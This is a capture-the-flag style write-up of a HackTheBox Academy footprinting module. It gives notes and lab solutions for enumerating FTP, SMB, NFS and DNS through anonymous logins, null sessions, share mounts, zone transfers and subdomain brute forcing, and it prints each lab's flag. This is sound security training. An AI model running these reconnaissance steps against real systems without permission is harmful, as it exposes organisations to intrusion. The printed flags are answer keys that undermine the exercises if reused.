HackTheBox Write-Up: Footprinting


This write-up explains my process for solving the problems in the HTB Academy Footprinting module. I've also included my notes. Enjoy!
Notes
Footprinting is the process of gathering information about a target using active and passive methods.
The process begins with enumeration. Important questions to ask during the enumeration phase are:
- What can we see?
- What reasons can we have for seeing it?
- What do we gain from it?
- How can we use it?
- What can we not see?
HackTheBox provides the following image, which visualizes three different types of enumeration: OS-based, host-based, and infrastructure-based. In this way, we can view enumeration like peeling layers of an onion.

Infrastructure-Based Enumeration
Gathering Domain Information
During this phase of enumeration, we aim to understand a target's functionality and which technologies/structures are necessary for services to be offered successfully. Common passive ways to do this are via SSL certificates, crt.sh, and Shodan.io. Additionally, tools like dig can provide useful information about DNS records.
Cloud Resources
- Use the host command on IP addresses as a first step in identifying cloud resources
- Google Dorks: use
inurl:amazonaws.comandinurl:blob.core.windows.netalongsideintext:company_nameto identify cloud resources - Sites like domain.glass can tell us about a target's infrastructure
- Use GrayHatWarfare as another step to identify cloud storage accounts, files within them, and leaked public keys.
FTP
File Transfer Protocol (FTP) runs within the application layer of the TCP/IP protocol stack. Same layer as HTTP and POP.
- Port: 21
- Clear-text protocol.
- Server might offer anonymous FTP which allows any user to upload or download files without a password.
- Control channel established between client and server on Port 21. Client sends commands to the server. Server returns status codes.
- Data channel on TCP port 20. Only used for data transmission
- vsFTPd is one of the most commonly used FTP servers on Linux-based distributions
- Install:
sudo apt install vsftpd
- Install:
- View config file:
cat /etc/vsftpd.conf | grep -v "#" - The
/etc/ftpusersfile is used to deny users access to the FTP service
Trivial File Transfer Protocol (TFTP)
- Simpler than FTP and performs file transfers between client and server processes
- No user authentication
Common TFTP Commands
| Commands | Description |
|---|---|
connect | Sets the remote host, and optionally the port, for file transfers. |
get | Transfers a file or set of files from the remote host to the local host. |
put | Transfers a file or set of files from the local host onto the remote host. |
quit | Exits tftp. |
status | Shows the current status of tftp, including the current transfer mode (ascii or binary), connection status, time-out value, and so on. |
verbose | Turns verbose mode, which displays additional information during file transfer, on or off. |
Dangerous Settings
| Setting | Description |
|---|---|
anonymous_enable=YES | Allowing anonymous login? |
anon_upload_enable=YES | Allowing anonymous to upload files? |
anon_mkdir_write_enable=YES | Allowing anonymous to create new directories? |
no_anon_password=YES | Do not ask anonymous for password? |
anon_root=/home/username/ftp | Directory for anonymous. |
write_enable=YES | Allow the usage of FTP commands: STOR, DELE, RNFR, RNTO, MKD, RMD, APPE, and SITE? |
Anonymous Login
Anonymous login allows anyone to interact with an FTP server
Upon connecting to the FTP server, we will see the banner, which includes a description of the service and the FTP version. Also tells us what type of FTP server we are looking at.
An example of anonymous login is below.
TheHackerWitch@htb[/htb]$ ftp 10.129.14.136

Connected to 10.129.14.136.
220 "Welcome to the HTB Academy vsFTP service."
Name (10.129.14.136:cry0l1t3): anonymous

230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.


ftp> ls

200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-rw-r--    1 1002     1002      8138592 Sep 14 16:54 Calender.pptx
drwxrwxr-x    2 1002     1002         4096 Sep 14 16:50 Clients
drwxrwxr-x    2 1002     1002         4096 Sep 14 16:50 Documents
drwxrwxr-x    2 1002     1002         4096 Sep 14 16:50 Employees
-rw-rw-r--    1 1002     1002           41 Sep 14 16:45 Important Notes.txt
226 Directory send OK.
Hide IDs
If hide_ids=YES, then all user and group information in a directory listing will be displayed as ftp.
Recursive Listing
If recursive listing is enabled, we can view the entirety of the FTP server with one command: ls -R
Download all files
wget -m --no-passive ftp://anonymous:anonymous@$TARGE
Footprinting: FTP
Nmap
- On Pwnbox, NSE scripts are located at
/usr/share/nmap/scripts/find / -type f -name ftp* 2>/dev/null | grep scripts
- Service scan:
sudo nmap -sV -p21 -sC -A $TARGET - NMAP Script Trace:
sudo nmap -sV -p21 -sC -A $TARGET --script-trace
Service Interaction
- Without TLS/SSL:
nc -nv $TARGET 21ortelnet $TARGET 21 - With TLS/SSL:
openssl s_client -connect $TARGET -starttls ftp- Also allows for the viewing of the SSL certificate
Lab: FTP
Which version of the FTP server is running on the target system? Submit the entire banner as the answer.
To view the banner, connect to the service using netcat.
┌─[eu-academy-1]─[10.10.15.13]─[htb-ac-1589413@htb-d0vx9zamt2]─[~]
└──╼ [★]$ nc -nv $TARGET 21
Connection to 10.129.121.179 21 port [tcp/*] succeeded!
220 InFreight FTP v1.1
Answer: InFreight FTP v1.1
Enumerate the FTP server and find the flag.txt file. Submit the contents of it as the answer.
Connect to the system and log in anonymously
┌─[eu-academy-1]─[10.10.15.13]─[htb-ac-1589413@htb-d0vx9zamt2]─[~]
└──╼ [★]$ ftp $TARGET
Connected to 10.129.121.179.
220 InFreight FTP v1.1
Name (10.129.121.179:root): anonymous
331 Anonymous login ok, send your complete email address as your password
Password:
230 Anonymous access granted, restrictions apply
Remote system type is UNIX.
Using binary mode to transfer files.
Recursively list all directories
ftp> ls -r
229 Entering Extended Passive Mode (|||16796|)
150 Opening ASCII mode data connection for file list
-rw-r--r--   1 ftpuser  ftpuser        39 Nov  8  2021 flag.txt
226 Transfer complete
Retrieve the flag
ftp> get flag.txt
local: flag.txt remote: flag.txt
229 Entering Extended Passive Mode (|||48083|)
150 Opening BINARY mode data connection for flag.txt (39 bytes)
    39       36.44 KiB/s
226 Transfer complete
39 bytes received in 00:00 (15.49 KiB/s)
View the flag
┌─[eu-academy-1]─[10.10.15.13]─[htb-ac-1589413@htb-d0vx9zamt2]─[~]
└──╼ [★]$ cat flag.txt
HTB{b7skjr4c76zhsds7fzhd4k3ujg7nhdjre}
Answer: HTB{b7skjr4c76zhsds7fzhd4k3ujg7nhdjre}
SMB
Server Message Block (SMB) is a client-server protocol that governs access to files and network resources (e.g., printers, routers). SMB is mainly used on Windows hosts. Samba enables SMB use on Linux and Unix distributions.
Samba
Samba implements the Common Internet File System (CIFS). CIFS is a dialect of SMB, meaning it is a specific implementation of the SMB protocol originally created by Microsoft. CIFS allows Samba to communicate with newer windows systems.
- Common Ports: 137, 138, and 139
- CIFS Port: 445
- In IP networks, SMB uses TCP.
- An SMB server can provide arbitrary parts of its local file system as shares
- Access rights are defined by Access Control Lists (ACLs)
- Samba v3: the server gained the ability to be a full member of an Active Directory (AD) domain
- Samba v4: Samba provides an AD domain controller
- Workgroup - a group name that identifies an arbitrary collection of computers and their resources on an SMB network
Default Configuration
- View the default configuration:
cat /etc/samba/smb.conf | grep -v "#\|\;"
| Setting | Description |
|---|---|
[sharename] | The name of the network share. |
workgroup = WORKGROUP/DOMAIN | Workgroup that will appear when clients query. |
path = /path/here/ | The directory to which user is to be given access. |
server string = STRING | The string that will show up when a connection is initiated. |
unix password sync = yes | Synchronize the UNIX password with the SMB password? |
usershare allow guests = yes | Allow non-authenticated users to access defined share? |
map to guest = bad user | What to do when a user login request doesn't match a valid UNIX user? |
browseable = yes | Should this share be shown in the list of available shares? |
guest ok = yes | Allow connecting to the service without using a password? |
read only = yes | Allow users to read files only? |
create mask = 0700 | What permissions need to be set for newly created files? |
Dangerous Settings
| Setting | Description |
|---|---|
browseable = yes | Allow listing available shares in the current share? |
read only = no | Forbid the creation and modification of files? |
writable = yes | Allow users to create and modify files? |
guest ok = yes | Allow connecting to the service without using a password? |
enable privileges = yes | Honor privileges assigned to specific SID? |
create mask = 0777 | What permissions must be assigned to the newly created files? |
directory mask = 0777 | What permissions must be assigned to the newly created directories? |
logon script = script.sh | What script needs to be executed on the user's login? |
magic script = script.sh | Which script should be executed when the script gets closed? |
magic output = script.out | Where the output of the magic script needs to be stored? |
Interacting with SMB
- Connecting to a share:
smbclient -N -L //$TARGET-N- null session (anonymous session)-L- list the server's shares
- Viewing a share:
smbclient //$TARGET/share - Download a file:
get file.txt - View Samba status:
smbstatus
Footprinting: SMB
Nmap
- Retrieve minimal information (starting point):
sudo nmap $TARGET -sV -sC -p139,445
RPCclient
Enumeration
- Command:
rpcclient -U "" $TARGET
| Query | Description |
|---|---|
srvinfo | Server information. |
enumdomains | Enumerate all domains that are deployed in the network. |
querydominfo | Provides domain, server, and user information of deployed domains. |
netshareenumall | Enumerates all available shares. |
netsharegetinfo <share> | Provides information about a specific share. |
enumdomusers | Enumerates all domain users. |
queryuser <RID> | Provides information about a specific user. |
Impacket - Samrdump.py
Use the samrdump.py script to grab information about a SMB server.
Other Tools
- CrackMapExec:
crackmapexec smb $TARGET --shares -u '' -p '' - SMBmap:
smbmap -H $TARGET - Enum4Linux-ng:
./enum4linux-ng.py $TARGET -A
Lab: SMB
What version of the SMB server is running on the target system? Submit the entire banner as the answer.
Use Nmap to view the SMB server information.
sudo nmap $TARGET -sV -sC -p139,445
Starting Nmap 7.95 ( https://nmap.org ) at 2026-07-20 06:25 EDT
Nmap scan report for 10.129.124.103
Host is up (0.0073s latency).

PORT    STATE SERVICE     VERSION
139/tcp open  netbios-ssn Samba smbd 4
445/tcp open  netbios-ssn Samba smbd 4
Answer: Samba smbd 4
What is the name of the accessible share on the target?
View all available shares with smbclient
smbclient -N -L //$TARGET

	Sharename       Type      Comment
	---------       ----      -------
	print$          Disk      Printer Drivers
	sambashare      Disk      InFreight SMB v3.1
	IPC$            IPC       IPC Service (InlaneFreight SMB server (Samba, Ubuntu))
SMB1 disabled -- no workgroup available
Answer: sambashare
Connect to the discovered share and find the flag.txt file. Submit the contents as the answer.
View the share.
smbclient //$TARGET/sambashare
Password for [WORKGROUP\htb-ac-1589413]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon Nov  8 08:43:14 2021
  ..                                  D        0  Mon Nov  8 10:53:19 2021
  .profile                            H      807  Tue Feb 25 07:03:22 2020
  contents                            D        0  Mon Nov  8 08:43:45 2021
  .bash_logout                        H      220  Tue Feb 25 07:03:22 2020
  .bashrc                             H     3771  Tue Feb 25 07:03:22 2020

		4062912 blocks of size 1024. 414276 blocks available
Retrieve the flag.
smb: \> cd contents
smb: \contents\> ls
  .                                   D        0  Mon Nov  8 08:43:45 2021
  ..                                  D        0  Mon Nov  8 08:43:14 2021
  flag.txt                            N       38  Mon Nov  8 08:43:45 2021

		4062912 blocks of size 1024. 414276 blocks available
smb: \contents\> get flag.txt
getting file \contents\flag.txt of size 38 as flag.txt (1.2 KiloBytes/sec) (average 1.2 KiloBytes/sec)
smb: \contents\> exit
View the flag.
cat flag.txtAnswer: HTB{o873nz4xdo873n4zo873zn4fksuhldsf}
Find out which domain the server belongs to.
Use RPCclient to enumerate all domains.
rpcclient $> querydominfo
Domain:		DEVOPS
Server:		DEVSMB
Comment:	InlaneFreight SMB server (Samba, Ubuntu)
Total Users:	0
Total Groups:	0
Total Aliases:	0
Sequence No:	1784543519
Force Logoff:	4294967295
Domain Server State:	0x1
Server Role:	ROLE_DOMAIN_PDC
Unknown 3:	0x1
Answer: DEVOPS
Find additional information about the specific share we found previously and submit the customized version of that specific share as the answer.
rpcclient $> netsharegetinfo sambashare
netname: sambashare
	remark:	InFreight SMB v3.1
	path:	C:\home\sambauser\
	password:
	type:	0x0
	perms:	0
	max_uses:	-1
	num_uses:	1
revision: 1
type: 0x8004: SEC_DESC_DACL_PRESENT SEC_DESC_SELF_RELATIVE
DACL
	ACL	Num ACEs:	1	revision:	2
	---
	ACE
		type: ACCESS ALLOWED (0) flags: 0x00
		Specific bits: 0x1ff
		Permissions: 0x1f01ff: SYNCHRONIZE_ACCESS WRITE_OWNER_ACCESS WRITE_DAC_ACCESS READ_CONTROL_ACCESS DELETE_ACCESS
		SID: S-1-1-0
Answer: InFreight SMB v3.1
What is the full system path of that specific share? (format: "/directory/names")
rpcclient $> netsharegetinfo sambashare
netname: sambashare
	remark:	InFreight SMB v3.1
	path:	C:\home\sambauser\
	password:
	type:	0x0
	perms:	0
	max_uses:	-1
	num_uses:	1
revision: 1
type: 0x8004: SEC_DESC_DACL_PRESENT SEC_DESC_SELF_RELATIVE
DACL
	ACL	Num ACEs:	1	revision:	2
	---
	ACE
		type: ACCESS ALLOWED (0) flags: 0x00
		Specific bits: 0x1ff
		Permissions: 0x1f01ff: SYNCHRONIZE_ACCESS WRITE_OWNER_ACCESS WRITE_DAC_ACCESS READ_CONTROL_ACCESS DELETE_ACCESS
		SID: S-1-1-0
Answer: /home/sambauser
NFS
Network File System (NFS) is a network file system developed by Sun Microsystems and has the same purpose as SMB. Its purpose is to access file systems over a network as if they were local. However, it uses an entirely different protocol. NFS is used to share files between Linux and Unix systems. This means that NFS clients cannot communicate directly with SMB servers. NFS is an Internet standard that governs procedures for distributed file systems. While NFS protocol version 3.0 (NFSv3), which has been in use for many years, authenticates the client computer, this changes with NFSv4. Here, as with the Windows SMB protocol, the user must authenticate.
- Ports: 111, 2049
Default Configuration
- found in
/etc/exports- contains a table of physical filesystems on an NFS server
| Option | Description |
|---|---|
rw | Read and write permissions. |
ro | Read only permissions. |
sync | Synchronous data transfer. (A bit slower) |
async | Asynchronous data transfer. (A bit faster) |
secure | Ports above 1024 will not be used. |
insecure | Ports above 1024 will be used. |
no_subtree_check | This option disables the checking of subdirectory trees. |
root_squash | Assigns all permissions to files of root UID/GID 0 to the UID/GID of anonymous, which prevents root from accessing files on an NFS mount. |
Footprinting: NFS
Nmap
- Basic Information:
sudo nmap $TARGET -p111,2049 -sV -sC - Run scripts:
sudo nmap --script nfs* $TARGET -sV -p111,2049
Other
- Show available NFS shares:
showmount -e $TARGET - Mounting an NFS share:
sudo mount -t nfs $TARGET:/ ./target-dir/ -o nolock - List contents with usernames and group names:
ls -l mnt/nfs - List contents with UIDs and GUIDs:
ls -n mnt/nfs/
Lab: NFS
Enumerate the NFS service and submit the contents of the flag.txt in the "nfs" share as the answer
View the available NFS shares.
sudo nmap --script nfs* 10.129.14.128 -sV -p111,2049Mount shares to my host system and view the flag.
└──╼ [★]$ mkdir nfs-mount

└──╼ [★]$ cd nfs-mount

└──╼ [★]$ sudo mount -t nfs $TARGET:/ ~/nfs-mount/ -o nolock

└──╼ [★]$ cd nfs-mount/

└──╼ [★]$ ls
mnt  var

└──╼ [★]$ cd var/nfs
└──╼ [★]$ cat flag.txt
HTB{hjglmvtkjhlkfuhgi734zthrie7rjmdze}
Answer: HTB{hjglmvtkjhlkfuhgi734zthrie7rjmdze}
Enumerate the NFS service and submit the contents of the flag.txt in the "nfsshare" share as the answer.
Mount the file share and grab the flag.
└──╼ [★]$ sudo mount -t nfs $TARGET:/ ~/nfs-mount/ -o nolock

└──╼ [★]$ cd nfs-mount/

└──╼ [★]$ tree
.
├── mnt
│   └── nfsshare
│       └── flag.txt
└── var
    └── nfs
        └── flag.txt

└──╼ [★]$ cd mnt/nfsshare/

└──╼ [★]$ cat flag.txt
HTB{8o7435zhtuih7fztdrzuhdhkfjcn7ghi4357ndcthzuc7rtfghu34}
Answer: HTB{8o7435zhtuih7fztdrzuhdhkfjcn7ghi4357ndcthzuc7rtfghu34}
DNS
The Domain Name System (DNS) is the phonebook of the Internet. Humans access information online through domain names, like nytimes.com or espn.com. Web browsers interact through Internet Protocol (IP) addresses. DNS translates domain names to IP addresses so browsers can load Internet resources.
There are several types of DNS servers that are used worldwide:
- DNS root server
- Authoritative name server
- Non-authoritative name server
- Caching server
- Forwarding server
- Resolver
| Server Type | Description |
|---|---|
DNS Root Server | The root servers of the DNS are responsible for the top-level domains (TLD). As the last instance, they are only requested if the name server does not respond. Thus, a root server is a central interface between users and content on the Internet, as it links domain and IP address. The Internet Corporation for Assigned Names and Numbers (ICANN) coordinates the work of the root name servers. There are 13 such root servers around the globe. |
Authoritative Nameserver | Authoritative name servers hold authority for a particular zone. They only answer queries from their area of responsibility, and their information is binding. If an authoritative name server cannot answer a client's query, the root name server takes over at that point. Based on the country, company, etc., authoritative nameservers provide answers to recursive DNS nameservers, assisting in finding the specific web server(s). |
Non-authoritative Nameserver | Non-authoritative name servers are not responsible for a particular DNS zone. Instead, they collect information on specific DNS zones themselves, which is done using recursive or iterative DNS querying. |
Caching DNS Server | Caching DNS servers cache information from other name servers for a specified period. The authoritative name server determines the duration of this storage. |
Forwarding Server | Forwarding servers perform only one function: they forward DNS queries to another DNS server. |
Resolver | Resolvers are not authoritative DNS servers but perform name resolution locally in the computer or router. |
Different DNS records are used for the DNS queries, which all have various tasks. Moreover, separate entries exist for different functions since we can set up mail servers and other servers for a domain.
| DNS Record | Description |
|---|---|
A | Returns an IPv4 address of the requested domain as a result. |
AAAA | Returns an IPv6 address of the requested domain. |
MX | Returns the responsible mail servers as a result. |
NS | Returns the DNS servers (nameservers) of the domain. |
TXT | This record can contain various information. The all-rounder can be used, e.g., to validate the Google Search Console or validate SSL certificates. In addition, SPF and DMARC entries are set to validate mail traffic and protect it from spam. |
CNAME | This record serves as an alias for another domain name. If you want the domain www.hackthebox.eu to point to the same IP as hackthebox.eu, you would create an A record for hackthebox.eu and a CNAME record for www.hackthebox.eu. |
PTR | The PTR record works the other way around (reverse lookup). It converts IP addresses into valid domain names. |
SOA | Provides information about the corresponding DNS zone and email address of the administrative contact. |
Default Configuration
All DNS servers work with three different types of configuration files:
- local DNS configuration files
- zone files
- reverse name resolution files
The Bind9 DNS server is often used on Linux-based distributions. The local configuration file, named.conf is divided into two sections: general settings and zone entries for individual domains. The local configuration files are usually:
- named.conf.local
- named.conf.options
- named.conf.log
Local DNS Configuration
cat /etc/bind/named.conf.local
Zone Files
cat /etc/bind/db.domain.com
Reverse Name Resolution Zone Files
cat/etc/bind/db.IP
Dangerous Settings
| Option | Description |
|---|---|
allow-query | Defines which hosts are allowed to send requests to the DNS server. |
allow-recursion | Defines which hosts are allowed to send recursive requests to the DNS server. |
allow-transfer | Defines which hosts are allowed to receive zone transfers from the DNS server. |
zone-statistics | Collects statistical data of zones. |
Footprinting: DNS
Dig
dig ns inlanefreight.htb @DNS_SERVER- Sometimes it is also possible to query a DNS server's version using a class CHAOS query and type TXT. However, this entry must exist on the DNS server. For this, we could use the following command:
dig CH TXT version.bind $TARGET
dig any inlanefreight.htb @DNS_SERVER
Zone transfer refers to the transfer of zones to another server in DNS, typically over TCP port 53. This procedure is abbreviated as Asynchronous Full Transfer Zone (AXFR). Since a DNS failure can have severe consequences for a company, the zone file is almost invariably kept identical across multiple name servers. When changes are made, ensure that all servers have the same data. Synchronization between the involved servers is achieved via zone transfer. Using the secret key rndc-key, which we initially saw in the default configuration, the servers ensure they communicate with their own master or slave.
Subdomain Brute Forcing
for sub in $(cat /opt/useful/seclists/Discovery/DNS/subdomains-top1million-110000.txt);do dig $sub.inlanefreight.htb @10.129.14.128 | grep -v ';\|SOA' | sed -r '/^\s*$/d' | grep $sub | tee -a subdomains.txt;done- Tool: DNSenum
- Example command:
dnsenum --dnsserver 10.129.14.128 --enum -p 0 -s 0 -o subdomains.txt -f /opt/useful/seclists/Discovery/DNS/subdomains-top1million-110000.txt inlanefreight.htb
- Example command:
Lab: DNS
Interact with the target DNS using its IP address and enumerate the FQDN of it for the "inlanefreight.htb" domain.
Use dig to enumerate the domain.
dig ns inlanefreight.htb @$TARGET

; <<>> DiG 9.19.21-1-Debian <<>> ns inlanefreight.htb @10.129.247.162
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 15982
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 2
;; WARNING: recursion requested but not available

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 592ef17f37c631600100000066591a67f2ecfe076c188838 (good)
;; QUESTION SECTION:
;inlanefreight.htb.             IN      NS

;; ANSWER SECTION:
inlanefreight.htb.      604800  IN      NS      [ns.inlanefreight.htb]

;; ADDITIONAL SECTION:
ns.inlanefreight.htb.   604800  IN      A       127.0.0.1

;; Query time: 39 msec
;; SERVER: 10.129.247.162#53(10.129.247.162) (UDP)
;; WHEN: Thu May 30 20:31:34 EDT 2024
;; MSG SIZE  rcvd: 107
Answer: ns.inlanefreight.htb
Identify if its possible to perform a zone transfer and submit the TXT record as the answer. (Format: HTB{...})
dig axfr inlanefreight.htb @$TARGET

; <<>> DiG 9.20.18-1~deb13u1-Debian <<>> axfr inlanefreight.htb @10.129.124.142
;; global options: +cmd
inlanefreight.htb.	604800	IN	SOA	inlanefreight.htb. root.inlanefreight.htb. 2 604800 86400 2419200 604800
inlanefreight.htb.	604800	IN	TXT	"MS=ms97310371"
inlanefreight.htb.	604800	IN	TXT	"atlassian-domain-verification=t1rKCy68JFszSdCKVpw64A1QksWdXuYFUeSXKU"
inlanefreight.htb.	604800	IN	TXT	"v=spf1 include:mailgun.org include:_spf.google.com include:spf.protection.outlook.com include:_spf.atlassian.net ip4:10.129.124.8 ip4:10.129.127.2 ip4:10.129.42.106 ~all"
inlanefreight.htb.	604800	IN	NS	ns.inlanefreight.htb.
app.inlanefreight.htb.	604800	IN	A	10.129.18.15
dev.inlanefreight.htb.	604800	IN	A	10.12.0.1
internal.inlanefreight.htb. 604800 IN	A	10.129.1.6
mail1.inlanefreight.htb. 604800	IN	A	10.129.18.201
ns.inlanefreight.htb.	604800	IN	A	127.0.0.1
inlanefreight.htb.	604800	IN	SOA	inlanefreight.htb. root.inlanefreight.htb. 2 604800 86400 2419200 604800
;; Query time: 6 msec
;; SERVER: 10.129.124.142#53(10.129.124.142) (TCP)
;; WHEN: Mon Jul 20 07:19:50 EDT 2026
;; XFR size: 11 records (messages 1, bytes 560)

┌─[eu-academy-1]─[10.10.14.162]─[htb-ac-1589413@htb-4rygir17zv]─[~]
└──╼ [★]$ dig axfr internal.inlanefreight.htb @$TARGET

; <<>> DiG 9.20.18-1~deb13u1-Debian <<>> axfr internal.inlanefreight.htb @10.129.124.142
;; global options: +cmd
internal.inlanefreight.htb. 604800 IN	SOA	inlanefreight.htb. root.inlanefreight.htb. 2 604800 86400 2419200 604800
internal.inlanefreight.htb. 604800 IN	TXT	"MS=ms97310371"
internal.inlanefreight.htb. 604800 IN	TXT	"HTB{DN5_z0N3_7r4N5F3r_iskdufhcnlu34}"
internal.inlanefreight.htb. 604800 IN	TXT	"atlassian-domain-verification=t1rKCy68JFszSdCKVpw64A1QksWdXuYFUeSXKU"
internal.inlanefreight.htb. 604800 IN	TXT	"v=spf1 include:mailgun.org include:_spf.google.com include:spf.protection.outlook.com include:_spf.atlassian.net ip4:10.129.124.8 ip4:10.129.127.2 ip4:10.129.42.106 ~all"
internal.inlanefreight.htb. 604800 IN	NS	ns.inlanefreight.htb.
dc1.internal.inlanefreight.htb.	604800 IN A	10.129.34.16
dc2.internal.inlanefreight.htb.	604800 IN A	10.129.34.11
mail1.internal.inlanefreight.htb. 604800 IN A	10.129.18.200
ns.internal.inlanefreight.htb. 604800 IN A	127.0.0.1
vpn.internal.inlanefreight.htb.	604800 IN A	10.129.1.6
ws1.internal.inlanefreight.htb.	604800 IN A	10.129.1.34
ws2.internal.inlanefreight.htb.	604800 IN A	10.129.1.35
wsus.internal.inlanefreight.htb. 604800	IN A	10.129.18.2
internal.inlanefreight.htb. 604800 IN	SOA	inlanefreight.htb. root.inlanefreight.htb. 2 604800 86400 2419200 604800
;; Query time: 9 msec
;; SERVER: 10.129.124.142#53(10.129.124.142) (TCP)
;; WHEN: Mon Jul 20 07:21:06 EDT 2026
;; XFR size: 15 records (messages 1, bytes 677)
Answer: HTB{DN5_z0N3_7r4N5F3r_iskdufhcnlu34}
What is the IPv4 address of the hostname DC1?
└──╼ [★]$ dig axfr internal.inlanefreight.htb @$TARGET

; <<>> DiG 9.20.18-1~deb13u1-Debian <<>> axfr internal.inlanefreight.htb @10.129.124.142
;; global options: +cmd
internal.inlanefreight.htb. 604800 IN	SOA	inlanefreight.htb. root.inlanefreight.htb. 2 604800 86400 2419200 604800
internal.inlanefreight.htb. 604800 IN	TXT	"MS=ms97310371"
internal.inlanefreight.htb. 604800 IN	TXT	"HTB{DN5_z0N3_7r4N5F3r_iskdufhcnlu34}"
internal.inlanefreight.htb. 604800 IN	TXT	"atlassian-domain-verification=t1rKCy68JFszSdCKVpw64A1QksWdXuYFUeSXKU"
internal.inlanefreight.htb. 604800 IN	TXT	"v=spf1 include:mailgun.org include:_spf.google.com include:spf.protection.outlook.com include:_spf.atlassian.net ip4:10.129.124.8 ip4:10.129.127.2 ip4:10.129.42.106 ~all"
internal.inlanefreight.htb. 604800 IN	NS	ns.inlanefreight.htb.
dc1.internal.inlanefreight.htb.	604800 IN A	10.129.34.16
dc2.internal.inlanefreight.htb.	604800 IN A	10.129.34.11
mail1.internal.inlanefreight.htb. 604800 IN A	10.129.18.200
ns.internal.inlanefreight.htb. 604800 IN A	127.0.0.1
vpn.internal.inlanefreight.htb.	604800 IN A	10.129.1.6
ws1.internal.inlanefreight.htb.	604800 IN A	10.129.1.34
ws2.internal.inlanefreight.htb.	604800 IN A	10.129.1.35
wsus.internal.inlanefreight.htb. 604800	IN A	10.129.18.2
internal.inlanefreight.htb. 604800 IN	SOA	inlanefreight.htb. root.inlanefreight.htb. 2 604800 86400 2419200 604800
;; Query time: 9 msec
;; SERVER: 10.129.124.142#53(10.129.124.142) (TCP)
;; WHEN: Mon Jul 20 07:21:06 EDT 2026
;; XFR size: 15 records (messages 1, bytes 677)
Answer: 10.129.34.16
What is the FQDN of the host where the last octet ends with "x.x.x.203"?
└──╼ [★]$ dnsenum --dnsserver $TARGET --enum -p 0 -s 0 -o subdomains.txt -f /usr/share/wordlists/seclists/Discovery/DNS/fierce-hostlist.txt dev.inlanefreight.htb
dnsenum VERSION:1.3.1

-----   dev.inlanefreight.htb   -----


Host's addresses:
__________________


Name Servers:
______________

ns.inlanefreight.htb.                    604800   IN    A         127.0.0.1


Mail (MX) Servers:
___________________


Trying Zone Transfers and getting Bind Versions:
_________________________________________________

unresolvable name: ns.inlanefreight.htb at /usr/bin/dnsenum line 892 thread 2.

Trying Zone Transfer for dev.inlanefreight.htb on ns.inlanefreight.htb ...
AXFR record query failed: no nameservers


Brute forcing with /usr/share/wordlists/seclists/Discovery/DNS/fierce-hostlist.txt:
____________________________________________________________________________________

dev1.dev.inlanefreight.htb.              604800   IN    A         10.12.3.6
ns.dev.inlanefreight.htb.                604800   IN    A         127.0.0.1
win2k.dev.inlanefreight.htb.             604800   IN    A        10.12.3.203
Answer: win2k.dev.inlanefreight.htb
SMTP
The Simple Mail Transfer Protocol (SMTP) is a protocol for sending emails in an IP network. It can be used between an email client and an outgoing mail server or between two SMTP servers. SMTP is often combined with the IMAP or POP3 protocols to fetch and send emails. In principle, it is a client-server-based protocol, although SMTP can be used between a client and a server and between two SMTP servers. In this case, a server effectively acts as a client.
- Ports: 25 (accepts connections), 587 (new servers)
Default Configuration
cat /etc/postfix/main.cf | grep -v "#" | sed -r "/^\s*$/d"
